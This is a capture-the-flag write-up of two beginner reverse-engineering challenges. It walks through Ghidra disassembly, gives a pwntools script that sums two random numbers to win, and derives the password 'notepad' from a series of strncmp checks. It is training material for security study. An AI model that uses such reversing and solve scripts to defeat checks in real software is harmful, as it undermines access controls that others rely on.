
RE


Simple Math

1. Initial run of the file:




```
┌──(hashway㉿kali)-[~/fitsec/re]
└─$ ./simplemath.bin
Number 1 >>> 7042941
Number 2 >>> 5665638
What is the result of the problem?
>>> 
```

2. Load the binary into Ghidra and try to see how we win.
3. We see the following:



```
                  04 25 28
                  00 00 00
        0010129e 48 89 45 f8    MOV       qword ptr [RBP + local_10],RAX
        001012a2 31 c0          XOR       EAX,EAX
        001012a4 48 8d 45 ec    LEA       RAX=>local_1c,[RBP + -0x14]
        001012a8 ba 00 00       MOV       EDX,0x0
                  00 00
        001012ad be 03 00       MOV       ESI,0x3
                  00 00
        001012b2 48 89 c7       MOV       RDI,RAX
        001012b5 e8 e6 fd       CALL      <EXTERNAL>::getrandom                          undefined getrandom()
                  ff ff
        001012ba 48 8d 45 f0    LEA       RAX=>local_18,[RBP + -0x10]
        001012be ba 00 00       MOV       EDX,0x0
                  00 00
        001012c3 be 03 00       MOV       ESI,0x3
                  00 00
        001012c8 48 89 c7       MOV       RDI,RAX
        001012cb e8 d0 fd       CALL      <EXTERNAL>::getrandom                          undefined getrandom()
                  ff ff
        001012d0 8b 45 ec       MOV       EAX,dword ptr [RBP + local_1c]
        001012d3 89 c6          MOV       ESI,EAX
        001012d5 48 8d 05       LEA       RAX,[s_Number_1_>>>_%i_0010201a]               = "Number 1 >>> %i\n"
                  3e 0d 00 00
        001012dc 48 89 c7       MOV       RDI=>s_Number_1_>>>_%i_0010201a,RAX            = "Number 1 >>> %i\n"
        001012df b8 00 00       MOV       EAX,0x0
                  00 00
        001012e4 e8 77 fd       CALL      <EXTERNAL>::printf                             int printf(char * __format, ..
                  ff ff
        001012e9 8b 45 f0       MOV       EAX,dword ptr [RBP + local_18]
        001012ec 89 c6          MOV       ESI,EAX
        001012ee 48 8d 05       LEA       RAX,[s_Number_2_>>>_%i_0010202b]               = "Number 2 >>> %i\n"
                  36 0d 00 00
        001012f5 48 89 c7       MOV       RDI=>s_Number_2_>>>_%i_0010202b,RAX            = "Number 2 >>> %i\n"
        001012f8 b8 00 00       MOV       EAX,0x0
                  00 00
        001012fd e8 5e fd       CALL      <EXTERNAL>::printf                             int printf(char * __format, ..
                  ff ff
        00101302 48 8d 05       LEA       RAX,[s_What_is_the_result_of_the_proble_001020... = "What is the result of the p
                  37 0d 00 00
        00101309 48 89 c7       MOV       RDI=>s_What_is_the_result_of_the_proble_001020... = "What is the result of the p
        0010130c e8 1f fd       CALL      <EXTERNAL>::puts                               int puts(char * __s)
                  ff ff
```

This shows us that the program is generating two random numbers, storing the first in local_1c and storing the second in local_18 then printing these numbers to the screen.




```
00101325 48 8d 45 f4     LEA        RAX=>local_14,[RBP + -0xc]
00101329 48 89 c6        MOV        RSI,RAX
0010132c 48 8d 05        LEA        RAX,[DAT_00102068]                      = 25h    %
         35 0d 00 00
00101333 48 89 c7        MOV        RDI=>DAT_00102068,RAX                   = 25h    %
00101336 b8 00 00        MOV        EAX,0x0
         00 00
0010133b e8 50 fd        CALL       <EXTERNAL>::__isoc99_scanf              undefined __isoc99_scanf()
         ff ff
00101340 8b 55 f0        MOV        EDX,dword ptr [RBP + local_18]
00101343 8b 4d ec        MOV        ECX,dword ptr [RBP + local_1c]
00101346 8b 45 f4        MOV        EAX,dword ptr [RBP + local_14]
00101349 89 ce           MOV        ESI,ECX
0010134b 89 c7           MOV        EDI,EAX
0010134d e8 15 ff        CALL       problem                                 undefined problem()
         ff ff
00101352 85 c0           TEST       EAX,EAX
00101354 74 1b           JZ         LAB_00101371
00101356 48 8d 05        LEA        RAX,[s_You_Win!_0010206b]               = "You Win!"
         0e 0d 00 00
0010135d 48 89 c7        MOV        RDI=>s_You_Win!_0010206b,RAX            = "You Win!"
00101360 e8 cb fc        CALL       <EXTERNAL>::puts                        int puts(char * __s)
         ff ff
00101365 b8 00 00        MOV        EAX,0x0
         00 00
0010136a e8 7d fe        CALL       print_flag                              undefined print_flag()
         ff ff
```

Here we see that the program takes user input and stores it in local_14. It then calls the problem function with the following arguments:

problem(EDI=local_14, ESI=local_1c, EDX=local_18)

We then see a TEST EAX,EAX. If the result of this is zero then it jumps to print '"So close, yet so far!" and if not it prints "You Win!" and calls the print_flag function.



```
00101268 48 89 e5        MOV        RBP,RSP
0010126b 89 7d ec        MOV        dword ptr [RBP + local_1c],EDI
0010126e 89 75 e8        MOV        dword ptr [RBP + local_20],ESI
00101271 89 55 e4        MOV        dword ptr [RBP + local_24],EDX
00101274 8b 55 e8        MOV        EDX,dword ptr [RBP + local_20]
00101277 8b 45 e4        MOV        EAX,dword ptr [RBP + local_24]
0010127a 01 d0           ADD        EAX,EDX
0010127c 89 45 fc        MOV        dword ptr [RBP + local_c],EAX
0010127f 8b 45 ec        MOV        EAX,dword ptr [RBP + local_1c]
00101282 3b 45 fc        CMP        EAX,dword ptr [RBP + local_c]
00101285 0f 94 c0        SETZ       AL
00101288 0f b6 c0        MOVZX      EAX,AL
0010128b 5d              POP        RBP
0010128c c3              RET
```


In the problem function we see that the number we input is moved into local_1c and then compared to the sum of the two random numbers stored in EAX.

If this is true it sets AL to 1. AL is the low byte of the EAX register. MOVZX takes the value in AL and moves it into EAX and then fills the rest with zeros (zx →zero extend).

The instruction TEST EAX, EAX is essentially checking to see if EAX is zero and if this comparison in the problem function is true it will not be.


4. Therefore all we have to do is add the two numbers printed by the program and send that number as input to win.

5. The following pwn script solves the challenge:



```
 GNU nano 7.2                                          simplemath.py *
from pwn import *
#p=remote("fitsec-simple-math.chals.io", 443, ssl=True, sni="fitsec-simple-math.chals.io")
p = process("./simplemath.bin")
p.recvuntil("Number 1 >>>")
num1 = int(p.recvline())
p.recvuntil("Number 2 >>>")
num2 = int(p.recvline())
p.recvuntil(">>>")
ans = num1 + num2
p.sendline(b"%d"%ans)
p.interactive()
```

6. Running the script we get:




```
┌──(hashway㉿kali)-[~/fitsec/re]
└─$ python3 simplemath.py
[+] Starting local process './simplemath.bin': pid 58317
/home/hashway/fitsec/re/simplemath.py:4: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See htt
ps://docs.pwntools.com/#bytes
  p.recvuntil("Number 1 >>>")
/home/hashway/fitsec/re/simplemath.py:6: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See htt
ps://docs.pwntools.com/#bytes
  p.recvuntil("Number 2 >>>")
/home/hashway/fitsec/re/simplemath.py:8: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See htt
ps://docs.pwntools.com/#bytes
  p.recvuntil(">>>")
[*] Switching to interactive mode
 You Win!
[*] Got EOF while reading in interactive
$ exit
[*] Process './simplemath.bin' stopped with exit code -11 (SIGSEGV) (pid 58317)
[*] Got EOF while sending in interactive
```

We get a SIGSEGV because we dont not have a flag.txt in the directory.


Futility

1. Initial run of the file:




```
┌──(hashway㉿kali)-[~/fitsec/re]
└─$ ./frutility.bin
What is the best text editor?
>>> nano
Wrong Answer!
```

2. Load the binary into Ghidra and try to see how we win.
3. We see the following:




```
0010127e 48 8d 05       LEA     RAX,[s_tepadno_00102016]                        = "tepadno"
         91 0d 00 00
00101285 48 89 45 d8    MOV     qword ptr [RBP + local_30],RAX=>s_tepadno_0010... = "tepadno"
00101289 48 8d 05       LEA     RAX,[s_What_is_the_best_text_editor?_0010201e]  = "What is the best text editor?"
         8e 0d 00 00
00101290 48 89 c7       MOV     RDI=>s_What_is_the_best_text_editor?_0010201e,... = "What is the best text editor?"
00101293 e8 a8 fd       CALL    <EXTERNAL>::puts                                int puts(char * __s)
         ff ff
00101298 48 8d 05       LEA     RAX,[DAT_0010203c]                              = 3Eh    >
         9d 0d 00 00
0010129f 48 89 c7       MOV     RDI=>DAT_0010203c,RAX                           = 3Eh    >
001012a2 b8 00 00       MOV     EAX,0x0
         00 00
001012a7 e8 d4 fd       CALL    <EXTERNAL>::printf                              int printf(char * __format, ...)
         ff ff
001012ac 48 8b 15       MOV     RDX,qword ptr [stdin]
         bd 2d 00 00
001012b3 48 8d 45 ee    LEA     RAX=>local_1a,[RBP + -0x12]
001012b7 be 0a 00       MOV     ESI,0xa
         00 00
001012bc 48 89 c7       MOV     RDI,RAX
001012bf e8 cc fd       CALL    <EXTERNAL>::fgets                               char * fgets(char * __s, int __n...
         ff ff
001012c4 48 8d 45 ee    LEA     RAX=>local_1a,[RBP + -0x12]
```

First we see that the program is taking our input string and storing it in local_1a.



```
001012c4 48 8d 45 ee    LEA     RAX=>local_1a,[RBP + -0x12]
001012c8 48 89 c7       MOV     RDI,RAX
001012cb e8 80 fd       CALL    <EXTERNAL>::strlen                              size_t strlen(char * __s)
         ff ff
001012d0 48 89 45 e0    MOV     qword ptr [RBP + local_28],RAX
001012d4 48 8b 45 e0    MOV     RAX,qword ptr [RBP + local_28]
001012d8 48 83 e8 01    SUB     RAX,0x1
001012dc c6 44 05       MOV     byte ptr [RBP + RAX*0x1 + -0x12],0x0
         ee 00
```

We then see it puts a null byte at the end of our string.




```
001012e1 48 8d 45 ee    LEA     RAX=>local_1a,[RBP + -0x12]
001012e5 48 83 c0 02    ADD     RAX,0x2
001012e9 48 8b 4d d8    MOV     RCX=>s_tepadno_00102016,qword ptr [RBP + local... = "tepadno"
001012ed ba 02 00       MOV     EDX,0x2
         00 00
001012f2 48 89 ce       MOV     RSI=>s_tepadno_00102016,RCX                     = "tepadno"
001012f5 48 89 c7       MOV     RDI,RAX
001012f8 e8 33 fd       CALL    <EXTERNAL>::strncmp                             int strncmp(char * __s1, char * ...
         ff ff
001012fd 85 c0          TEST    EAX,EAX
001012ff 75 5f          JNZ     LAB_00101360
```

We then see our first comparison. It puts our input string (local_1a) into RAX and then adds 2 to it which basically just makes it point at the third character now (2 positions further in memory). It then loads the string “tepadno” into RCX and sets EDX to 2.

It then calls strncmp with the following arguments:


strncmp(RDI=’input string starting at 3rd char’, RSI=’tepadno’, RDX=2)

So basically for this to be true we need the 3rd and 4th characters of our input to be “te”.




```
00101301 48 8b 45 d8     MOV     RAX,qword ptr [RBP + local_30]
00101305 48 8d 48 02     LEA     RCX,[RAX + 0x2]=>s_padno_00102016+2        = "padno"
00101309 48 8d 45 ee     LEA     RAX=>local_1a,[RBP + -0x12]
0010130d 48 83 c0 04     ADD     RAX,0x4
00101311 ba 03 00        MOV     EDX,0x3
         00 00
00101316 48 89 ce        MOV     RSI=>s_padno_00102016+2,RCX                = "padno"
00101319 48 89 c7        MOV     RDI,RAX
0010131c e8 0f fd        CALL    <EXTERNAL>::strncmp                        int strncmp(char * __s1, char * ...
         ff ff
00101321 85 c0           TEST    EAX,EAX
00101323 75 3b           JNZ     LAB_00101360
```

We then see another comparison where local_30 (“tepadno”) is loaded into RAX and then 2 is added to rax making it now “padno” and load this into RCX. We then see our string (local_1a) is loaded into RAX and 4 is added so it starts pointing at the 5th character of our string. We then see 3 is stored in EDX. It then calls strncmp with the following arguments:
strncmp(RDI=‘input string starting at 5th char’, RSI=’padno’, RDX=3)
So it will compare our string starting at the 5th character with “padno” for 3 characters. So we know that the 5th 6th and 7th characters of our input must be “pad” for this to be true.




```
00101325 48 8b 45 d8     MOV     RAX,qword ptr [RBP + local_30]
00101329 48 8d 48 05     LEA     RCX,[RAX + 0x5]=>s_no_00102016+5           = "no"
0010132d 48 8d 45 ee     LEA     RAX=>local_1a,[RBP + -0x12]
00101331 ba 02 00        MOV     EDX,0x2
         00 00
00101336 48 89 ce        MOV     RSI=>s_no_00102016+5,RCX                   = "no"
00101339 48 89 c7        MOV     RDI,RAX
0010133c e8 ef fc        CALL    <EXTERNAL>::strncmp                        int strncmp(char * __s1, char * ...
         ff ff
00101341 85 c0           TEST    EAX,EAX
00101343 75 1b           JNZ     LAB_00101360
00101345 48 8d 05        LEA     RAX,[s_You_chose_correctly!_00102041]      = "You chose correctly!"
         f5 0c 00 00
0010134c 48 89 c7        MOV     RDI=>s_You_chose_correctly!_00102041,RAX   = "You chose correctly!"
0010134f e8 ec fc        CALL    <EXTERNAL>::puts                           int puts(char * __s)
         ff ff
00101354 b8 00 00        MOV     EAX,0x0
         00 00
00101359 e8 8e fe        CALL    print_flag                                 undefined print_flag()
         ff ff
0010135e eb 0f           JMP     LAB_0010136f
```

Here we see that if we are able to get this last comparison correct we win. We see that it loads “tepadno” (local_30) into RAX and then adds 5 and stores it in RCX so it is now starting at the 6th character so it is “no”. It then loads our string into RAX and does not add anything to it so it is starting at the first character. It then moves 2 into EDX. It then calls strncmp with the following arguments:
strncmp(RDI=‘input string starting at 1st char’, RSI=’no’, RDX=2)
So it will compare our input string starting at the first character with “no” for 2 characters. So we know to make this true the 1st and second character must start with “no”.
4. So in conclusion we know our input string must be:
“notepad”
